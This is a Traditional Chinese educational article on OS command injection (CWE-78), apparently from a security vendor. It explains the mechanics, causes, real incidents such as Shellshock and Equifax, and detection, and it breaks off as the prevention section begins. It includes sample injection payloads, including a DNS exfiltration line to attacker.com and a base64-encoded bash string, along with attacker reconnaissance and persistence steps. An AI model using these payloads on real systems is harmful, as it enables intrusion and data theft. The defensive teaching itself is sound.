
什麼是命令注入? 攻擊者如何利用它
命令注入 (CWE-78) 讓攻擊者透過有漏洞的應用程式執行作業系統命令. 了解其運作方式、影響對象及防範方法.

重點摘要
- 命令注入 是一種安全漏洞, 讓攻擊者透過有漏洞的應用程式執行未經授權的作業系統命令.
- 未經淨化的使用者輸入是常見的根本原因, 尤其是應用程式將輸入直接傳給系統 shell 或命令直譯器時.
- 命令注入成功後, 敏感資料和系統資源可能暴露, 讓攻擊者讀取檔案、修改資料、執行惡意程式碼或取得更多存取權限.
- 攻擊者能以不同方式利用命令注入, 包括注入額外命令、使用命令分隔符號或操控應用程式參數.
- 嚴格驗證輸入並避免直接執行作業系統命令, 是關鍵防禦措施, 同時應採用最小權限存取、安全的 API, 並定期進行安全測試.
什麼是命令注入?
命令注入是一種漏洞, 讓攻擊者透過有漏洞的應用程式, 在主機上執行任意作業系統 (OS) 命令. 當軟體將使用者提供的文字拼接成 OS 命令時, 就可能發生這種情況. 如果該文字包含 shell 視為指令的字元, 例如; 或 |, shell 就會將其作為命令的一部分執行. 注入的命令以有漏洞的應用程式程序所具備的權限執行, 這通常意味著能直接存取底層伺服器.
這項弱點在 MITRE 的常見弱點列舉 (CWE) 中列為 CWE-78 (OS 命令注入), 其上層類別為 CWE-77 (命令注入), 兩者皆屬於更廣泛的 CWE-74 注入類別. 命令注入將攻擊者控制的指令附加至應用程式原本執行的 shell 命令, 擴展既有的 OS 呼叫. 攻擊者不需要在應用程式執行環境中加入新程式碼, 也不需要存取資料庫引擎. 應用程式自身的 shell 呼叫就會執行這些指令.
造成的損害有公開紀錄可查. Shellshock 漏洞 (CVE-2014-6271) 讓攻擊者透過特製的 Bash 環境變數執行命令. Apache Struts 的命令執行漏洞 CVE-2017-5638 未獲修補, 後來導致 Equifax 資料外洩, 使 1.47 億人的個人資料曝光. CWE-78 也在 KEV 前十名中排名第一. 這是 MITRE 於 2025 年針對 CISA 已知遭利用漏洞 (KEV) 目錄背後弱點所做的排名. 沒有其他弱點更常被武器化.
運作機制很簡單. 阻止攻擊的原則也一樣: 不讓使用者資料進入 shell 指令.
命令注入如何運作?
命令注入利用一項根本的設計缺陷: 應用程式未將資料與指令分開, 就直接把使用者可控制的輸入傳入系統 shell. shell 收到拼接後的字串時, 會將攻擊者提供的特殊字元解讀為命令分隔符號、替換語法或運算子.
核心機制
假設某個網頁應用程式將使用者提供的主機名稱傳給 OS, 以執行 DNS 查詢:

如果您輸入 example.com, shell 就會依預期執行 /path/to/nslookup example.com. 但如果攻擊者輸入 example.com ; /bin/ls -l, shell 就會辨識出兩個不同的命令:

在 Unix 系統上, 分號是命令分隔符號. shell 會先執行 nslookup, 再執行 ls -l, 傳回開發者從未打算提供的目錄清單.
Shell 特殊字元
攻擊者利用一組對 shell 有特殊意義的字元, 跳脫原本預期的命令脈絡. 根據 PortSwigger Academy:
字元 | 平台 | 作用 |
; | Unix | 依序執行命令 |
& | Windows + Unix | 在背景執行或串接命令 |
&& | Windows + Unix | 只有第一個命令成功時才執行第二個命令 |
| | Windows + Unix | 將第一個命令的輸出透過管線傳給第二個命令 |
|| | Windows + Unix | 只有第一個命令失敗時才執行第二個命令 |
(反引號) | Unix | 行內命令替換 |
$() | Unix | 行內命令替換 |
換行符號 (0x0a) | Unix | 結束目前命令並開始新命令 |
當攻擊者輸入位於原始命令的引號內時,攻擊者必須先結束引號包住的範圍,中繼字元才會生效.
兩種結構子類型
MITRE 指出 OS 命令注入有兩種不同的子類型:
子類型 1: 命令分隔符號注入. 應用程式執行固定的程式,並將使用者輸入作為引數. 攻擊者無法變更執行的程式,但能透過分隔符號附加其他命令. 這是最常見的形式.
子類型 2: 完全控制命令. 應用程式完全依據輸入決定要執行哪個程式. 例如:

如果攻擊者控制 SCRIPTNAME 屬性,就能選擇要執行的二進位檔.
傳統型 vs. 盲注型 vs. 二階型
傳統型 (頻內) 注入會直接在 HTTP 回應中傳回命令輸出. 輸入 & echo aiwefwlguh & 後,如果回應本文出現該輸出字串,即可確認發生注入.
盲注不會產生可見輸出. 攻擊者透過 PortSwigger 記載的三種技術確認命令已執行:
- 時間延遲:
& sleep 10 &會造成可測量的回應延遲. - 輸出重新導向:
||whoami>/var/www/images/output.txt||將結果寫入可透過網頁存取的路徑. - 帶外回呼:
& nslookup `whoami`.attacker.com& 觸發對攻擊者控制之網域的 DNS 查詢,並將命令輸出嵌入子網域.
二階注入 在提交時儲存惡意酬載。當另一項應用程式功能稍後擷取儲存的資料,並將其納入命令時,便會觸發注入。這使程式碼審查時的來源到接收端追蹤更加困難.
這些類型都利用相同的根本原因: 未經淨化的輸入進入系統 shell。根本原因只有一個,遵守同一項開發準則就能封堵這三種攻擊.
命令注入的成因
命令注入並非源自單一程式設計錯誤。它來自未將使用者資料與 shell 指令分開的開發慣例.
以使用者輸入直接呼叫 shell
最常見的成因是呼叫作業系統 shell 函式,並將使用者可控制的字串串接到命令中。各大程式語言都有呼叫系統 shell 的函式,開發人員需要快速使用作業系統工具時,往往會選用這些函式:
語言 | 高風險函式 |
Python |
|
Java |
|
PHP |
|
Ruby |
|
Node.js |
|
資料來源: OWASP Cheat Sheet, Bugcrowd 部落格
輸入驗證不足
即使開發人員有驗證輸入,也經常依賴封鎖清單,試圖阻擋特定的危險字元。 OWASP 驗證速查表將封鎖清單驗證形容為「存在嚴重缺陷的方法」,因為攻擊者可透過不同的編碼方式、替代分隔符號,或完全不需要 shell 特殊字元的參數注入來繞過驗證。
間接輸入途徑
命令注入不一定來自表單欄位或 URL 參數。根據 OWASP 社群及 MITRE CWE-78,有記錄的輸入途徑包括:
- 環境變數
- 封存檔中的檔案名稱
- FTP 伺服器回應
- HTTP 標頭與 Cookie 傳入系統呼叫
- Java 虛擬機器 (JVM) 的系統屬性與執行階段組態值
如果接收端程式碼未驗證,這些途徑都可能將 shell 特殊字元帶入命令字串。
未使用參數化

程式語言和框架提供參數化命令執行,將命令與其參數分開。當開發人員略過這些較安全的 API,選擇 subprocess.run(f"ping {user_input}", shell=True) 而非 subprocess.run(["ping", user_input], shell=False),shell 就會將所有內容(包括特殊字元)視為單一字串來解譯。
未遵循最低權限原則
即使命令注入成功,損害程度仍取決於易受攻擊程序的權限。若應用程式以 root 身分或具備較高權限的服務帳戶執行,攻擊者成功注入後即可取得完整系統存取權限。根據 OWASP WSTG,網頁應用程式應在嚴格的權限限制下執行,不得任意執行作業系統命令。
這些成因只要有一項未修正,就會加劇實際損害。
命令注入的影響與風險
命令注入始終是最嚴重的弱點之一,因為它讓攻擊者能從網頁請求直接取得作業系統層級的控制權。其影響橫跨技術、營運與策略層面。
技術影響
成功的作業系統命令注入可導致:
- 任意命令執行 使用易受攻擊應用程式程序的權限
- 整個系統遭入侵 當應用程式以 root 身分或較高權限執行時
- 資料外洩 透過對外網路連線或 DNS 通道
- 持續存取權限 透過植入程式、後門或新使用者帳戶
- 橫向移動 至可從遭入侵主機存取的其他系統
嚴重程度取決於遭入侵程序的權限,以及受影響主機在網路中的位置。
業務影響
有記錄的真實案例後果包括:
- 勒索軟體部署: 攻擊者利用 Apache ActiveMQ CVE-2023-46604 這項可導致任意 shell 命令執行的反序列化漏洞,散布 HelloKitty 勒索軟體。其 CISA KEV 條目證實漏洞正遭到利用
- 國家級間諜活動: FBI 與 CISA 聯合發布的 DPRK 安全公告 (AA24-207A) 將 CVE-2023-46604 列為北韓 Andariel 組織在全球間諜活動中利用的漏洞之一
這些事件表明,命令注入影響各行各業、各種規模的組織.
漏洞武器化的落差
命令注入的顯著特徵,在於其出現頻率與攻擊者利用頻率之間的落差. 依整體盛行程度計算,CWE-78 在 MITRE 的 2025 CWE Top 25 中排名第九,卻在 KEV Top 10 中排名第一. MITRE 指出,這項差異反映出"哪些類型的漏洞最容易利用,且能為攻擊者帶來最理想的效果."
這項落差揭示了攻擊者看重什麼:一次請求,取得一個 shell. 他們的攻擊手法也由此而生.
攻擊者如何利用命令注入
攻擊者利用命令注入時會遵循一套有條理的方法,從尋找注入點、確認漏洞,到全面利用.
步驟 1:找出注入點
攻擊者尋找與 OS 互動的應用程式功能:檔案操作、DNS 查詢、網路診斷、PDF 產生、影像處理或系統管理介面. 他們會測試所有可能傳入 shell 的輸入,包括 URL 參數、表單欄位、HTTP 標頭、Cookie 和上傳的檔案名稱.
步驟 2:測試命令是否執行
對於傳統注入攻擊, 攻擊者提交含有 shell 特殊字元的酬載,並檢查回應中是否出現命令輸出:

如果 randomstring 出現在回應中,表示應用程式將輸入傳給了 shell.
對於盲注,攻擊者使用以時間為依據的酬載:

即使沒有可見輸出,持續出現的延遲也能證實命令已執行. 另一種方式是使用帶外酬載觸發 DNS 回呼:

攻擊者監控自己的 DNS 伺服器,查看是否收到以 whoami 的輸出作為子網域的查詢.
步驟 3:盤點環境
確認命令能執行後,攻擊者會執行探查命令: whoami, id, ifconfig, uname -a, cat /etc/passwd. 這些資訊揭露使用者身分與權限、網路設定和 OS 版本,供攻擊者規劃下一階段行動.
步驟 4:建立持續存取能力並提升權限
取得初始 shell 存取權後,攻擊者通常會:
- 透過
curl或wget從攻擊者控制的伺服器下載其他工具 - 建立新的使用者帳戶或 SSH 金鑰,以維持存取權
- 利用本機權限提升漏洞 以取得 root 權限
- 橫向移動至可從受入侵主機存取的其他系統
每項行動都會留下遙測資料. 部署適當的監測機制後, 這些資料就能成為早期預警訊號.
步驟 5: 利用串連的漏洞
攻擊者經常結合命令注入與其他漏洞, 擴大攻擊影響. 在 Cisco IOS XE 攻擊活動中, 攻擊者先利用 CVE-2023-20198 取得初始存取權, 再利用 CVE-2023-20273 提升至 root 權限並寫入持久性植入程式. Ivanti Connect Secure 的漏洞利用鏈結合了 身分驗證繞過與注入攻擊. 未經身分驗證的攻擊者隨後便能以提升後的權限執行任意命令.
規避技術
手法成熟的攻擊者透過以下方式繞過基本過濾機制:
- 編碼: URL 編碼、base64 封裝 (;bash<<<$(base64 -d<<<d2hvYW1p))
- 替代分隔符號: 以換行字元 (0x0a) 取代分號
- 參數注入: 使用 -exec 旗標, 完全不使用任何 shell 中繼字元
- 跳脫引號語境: 先結束開發人員定義的引號, 再注入分隔符號
了解哪些對象面臨最高風險, 才能排定防禦優先順序.
哪些對象會受到命令注入影響?
凡是應用程式使用外部輸入建構作業系統命令的系統, 都可能受到命令注入影響. 掌握風險集中之處, 就能判斷該優先防護哪些系統.
網路與安全設備
VPN 閘道、防火牆、路由器與交換器是命令注入風險最高的攻擊面. CISA 的 KEV 目錄顯示, Ivanti Connect Secure、Cisco IOS XE、Cisco NX-OS, 以及 Zyxel 防火牆與路由器存在多項遭積極利用的命令注入漏洞. 這些裝置位於網路邊界, 設計上直接面向網際網路, 且通常執行嵌入式作業系統, 缺乏通用伺服器可用的安全工具.
IoT 與嵌入式裝置
攝影機、網路錄影機 (NVRs) 與消費級網路設備經常存在無修補方案的命令注入漏洞. 已終止支援的 GeoVision IoT 裝置 (CVE-2024-6047, CVE-2024-11120) 被列入 KEV 目錄, 顯示相關漏洞正遭積極利用. Zyxel 決定不修補受 CVE-2024-40891 影響的已終止支援路由器, 使使用預設憑證且未驗證 Telnet 命令的裝置長期暴露於風險之中.
整合作業系統功能的網頁應用程式
任何網頁應用程式只要透過 shell 命令呼叫系統公用程式、處理檔案、產生報表或管理伺服器基礎架構, 就面臨風險. Coolify 等自行託管的部署平台顯示, 當資料庫備份、匯入或初始化指令碼功能將使用者輸入傳入 shell 時, 現代 DevOps 工具同樣存在這類傳統漏洞.
關鍵基礎設施與醫療機構
當暴露在網際網路上的系統兼具業務敏感性, 又使用有漏洞的軟體或硬體時, 關鍵基礎設施營運商與醫療機構面臨更高風險. 2023 年 5 月針對丹麥能源公司的攻擊顯示, 這些條件結合後, 局勢會多快演變為實際資安事件.
新興 AI 與 LLM 平台
MITRE CWE 4.16 版在 CWE-77 中新增一個與 AI 相關的示範範例: 提示注入案例, 揭示新的攻擊面. 近期的 CWE-78 範例現在也涵蓋 AI 代理與大型語言模型 (LLM) 訓練平台, 其中 Python Popen 呼叫會處理來自 AI 管線元件、未經清理的輸入.
有記錄的事件顯示,這些風險如何在正式環境中發生.
命令注入的真實案例
自 2014 年以來,命令注入導致多起影響深遠的資安事件,波及消費者網路基礎設施與國家關鍵系統等各類環境.
Shellshock (2014): GNU Bash 遭大規模利用
CVE-2014-6271 影響 GNU Bash 4.3 版及更早版本. Bash 會處理環境變數中函式定義後面的字串,讓遠端攻擊者能透過任何在呼叫 Bash 前設定環境變數的途徑執行任意命令. 攻擊面包括 Apache CGI 指令碼、OpenSSH ForceCommand 和 DHCP 用戶端指令碼.
Shellshock 的通用漏洞評分系統評分為 CVSS 9.8. 最初的修補程式並不完整. 後續修補分別以 CVE-2014-7169、CVE-2014-6277 和 CVE-2014-6278 發布.
Equifax 資料外洩事件 (2017): 紀錄遭曝光
Apache Struts 2 中的 CVE-2017-5638 讓攻擊者能透過特製的 Content-Type, Content-Disposition, 或 Content-Length HTTP 標頭對 Jakarta Multipart 解析器執行遠端命令. Equifax 未套用已發布的修補程式,使此漏洞成為資料外洩的入侵點. 根據 美國聯邦貿易委員會的資料,這起事件導致 1.47 億人的個人資料外洩,也是史上規模最大的資料外洩事件之一. 技術細節請參閱 國家漏洞資料庫 (NVD) 紀錄.
丹麥電網攻擊事件 (2023)
2023 年 5 月,與俄羅斯有關聯的威脅行為者入侵了 22 家 丹麥電力公司. 第一波攻擊利用 Zykel 路由器中的嚴重命令注入漏洞 CVE-2023-28771,攻擊者隨後持續利用未修補的系統維持存取權限. 丹麥關鍵基礎設施網路安全中心 SektorCERT 揭露了這波攻擊,時間是在 2023 年 11 月.
Ivanti Connect Secure 遭大規模利用 (2024)
自 2024 年 1 月起,多個威脅組織將 CVE-2024-21887 (命令注入) 與 CVE-2023-46805 (繞過身分驗證) 串連成攻擊鏈,用於攻擊 Ivanti Connect Secure VPN 設備. CISA 發布了緊急公告,記錄這條漏洞利用鏈.
Coolify 三重命令注入漏洞 (2026)
於 2026 年 1 月揭露的 Coolify 漏洞證明,這個自行託管部署平台至今仍面臨命令注入風險. 其中三項漏洞 (CVE-2025-66209、CVE-2025-66210 和 CVE-2025-66211,CVSS 評分均為 10.0) 分別影響資料庫備份、資料庫匯入和 PostgreSQL 初始化指令碼管理功能. 具備資料庫權限且已通過身分驗證的使用者可突破容器隔離並接管伺服器.
這些事件橫跨十多年. 以下時間軸呈現命令注入如何演變.
命令注入:歷史時間軸
年份 | 事件 | 影響 |
2002 | CVE-2002-0061 獲記錄 | 早期 CWE-78 案例:透過管線字元在網頁伺服器上執行命令 |
2014 | Shellshock (CVE-2014-6271) | 多個平台上的 GNU Bash 遭大規模利用 |
2017 | Apache Struts / Equifax (CVE-2017-5638) | 透過 HTTP 標頭執行命令,導致重大資料外洩 |
2023 | Apache ActiveMQ (CVE-2023-46604) | 反序列化漏洞導致 shell 命令執行,並遭利用來散布勒索軟體 |
2023 | Cisco IOS XE 零時差漏洞 (CVE-2023-20198) | 兩階段漏洞利用鏈,並植入持續駐留的惡意程式 |
2023 | 丹麥電網攻擊 | 多家公司遭到利用關鍵基礎設施中的命令注入漏洞攻擊 |
2024 | Ivanti Connect Secure 遭大規模利用 | 針對對外開放設備的命令注入與身分驗證繞過漏洞利用鏈 |
2025 | CWE-78 登上 MITRE 的 KEV 十大榜首 | CISA 的 KEV 目錄中最常被用於攻擊的弱點 |
2025 | CVE-2025-54100 (Windows PowerShell) | PowerShell 網頁內容處理中的命令注入漏洞 |
2026 | Coolify 的三個 CVSS 10.0 漏洞 | 現代 DevOps 工具中的三個命令注入漏洞 |
2026 | TP-Link Archer BE230 (CVE-2026-22224) | 消費級路由器韌體雲端介面中的注入漏洞 |
命令注入持續出現在新的環境中。攻擊面如今延伸至雲端基礎設施、IoT 生態系統和 AI 平台。防禦者若能在漏洞遭利用前後,於每個層面偵測命令注入,就能阻斷這些攻擊途徑。
如何偵測命令注入
找出命令注入漏洞,必須在開發生命週期、應用程式執行期間,以及端點與網路遙測資料中建立分層偵測機制。
靜態應用程式安全測試 (SAST)
SAST 工具在執行前分析原始碼或二進位檔,無須執行應用程式即可掃描易受攻擊的程式碼模式。針對命令注入,SAST 可識別:
- 對危險函式的呼叫 (system(), exec(), popen(), subprocess 搭配 shell=True)
- 未經驗證的不受信任資料,從使用者可控制的來源 (HTTP 參數、標頭、Cookie) 流入這些函式
- 建構作業系統命令前,缺少允許清單驗證
SAST 會產生誤報,也無法觀察執行期間的行為。它識別的是程式碼模式,而非已確認可利用的漏洞。SAST 的發現應視為需要人工驗證的指標。
動態應用程式安全測試 (DAST)
DAST 從外部模擬攻擊,評估執行中的應用程式。根據 OWASP WSTG,有效的命令注入 DAST 測試酬載包括:
類別 | 酬載範例 | 識別方法 |
命令串接 |
| 回應中的命令輸出 |
命令替換 |
| 回應中的命令輸出 |
時間延遲 (盲注) |
| 回應時間測量 |
頻外 (盲注) |
| DNS 回呼監控 |
Burp Suite Professional 和 OWASP ZAP 等工具會對應用程式端點執行這些探測。
執行階段應用程式自我防護 (RASP)
RASP 對執行中的應用程式進行插樁,從應用程式內部偵測命令呼叫。RASP 會偵測實際建立子行程的行為,包括使用 Runtime.exec 或 ProcessBuilder.start,因此能騙過邊界防禦的編碼和混淆技術,在這一層就會失效。
端點與網路行為指標
對您的 SOC 團隊而言,以下行程層級與網路層級的指標,代表命令注入正遭到利用:
行程指標:
- 網頁伺服器行程 (Apache, nginx, Tomcat) 衍生出 cmd.exe, bash, sh, 或 PowerShell 作為子行程
- 執行 whoami, id, ifconfig, net user, 或其他類似列舉指令的子行程
- 經 Base64 編碼的 字串作為殼層行程的命令列引數出現
- 呼叫 nslookup, curl, 或 wget 且由網頁應用程式父行程啟動、連往非企業外部目的地的行程
網路指標:
- 伺服器端行程向外部 IP 位址發出 curl 或 wget 請求
- 新的使用者代理程式 (curl, wget) 來自對外開放的系統且偏離基準行為
- 伺服器行程對異常外部網域進行 DNS 查詢, 符合帶外應用程式安全測試 (OAST) 資料外洩酬載的特徵
最強的防禦是在注入攻擊觸及殼層前就將其阻止.
如何防止命令注入
預防措施遵循 OWASP 防禦速查表所建立的防禦層級. 從最強的控制措施著手,再逐層部署其他防禦措施.
1. 完全避免呼叫 OS 指令
